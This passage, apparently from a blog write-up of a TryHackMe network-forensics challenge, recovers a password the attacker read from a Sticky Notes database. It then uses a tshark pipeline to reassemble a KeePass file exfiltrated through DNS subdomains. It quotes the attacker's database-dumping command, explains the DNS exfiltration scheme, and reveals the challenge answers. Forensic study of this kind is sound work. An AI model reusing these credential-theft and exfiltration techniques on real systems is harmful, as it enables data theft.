".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwdSince the output of every command was sent back to the C2 via POST requests, the password should be somewhere in the HTTP traffic.
Let's filter for it in Wireshark:
http contains "sq3"We can see a packet containing the SQL query against the Sticky Notes database. Follow the TCP stream and then move to the next stream (tcp.stream eq 750).

This one contains the POST request with the query result.
Now use CyberChef to decode it:

Click to reveal
%p9^3!lL^Mz47E2GaT^y
What is the credit card number stored inside the exfiltrated file?
For this we have to reconstruct the protected_data.kdbx file from the DNS traffic. This is the hint THM gives us: Retrieve the exfiltrated file first using Tshark and focus on the query type used shown in the PowerShell logs. So we need a tshark command to extract the hex-encoded payload sent via DNS.
Let's get an overview how the requests look like:

The hex data was split into chunks and each chunk was used as a subdomain of bpakcaging.xyz. So a DNS query looked something like:
A1E6AD811DD14C60311F85905FE4713C07BE4AFB0E1C1DB922.bpakcaging.xyzWhere A1E6AD811DD14C60311F85905FE4713C07BE4AFB0E1C1DB922 is the hex data acting as a subdomain. We need to extract all those subdomains and stitch them together to rebuild the file.
You can use the following tshark command:
tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.'| grep -v -e "files" -e "cdn" | uniq | tr -d '\\n' > file.txt
Paste the output into CyberChef using From Hex and save the file as something.kdbx.

Now open the file in KeePass and enter the password we found earlier. There we will find the credit card number.

Click to reveal
4024007128269551
You can find more of my posts and projects here: https://blog.janalhorn.de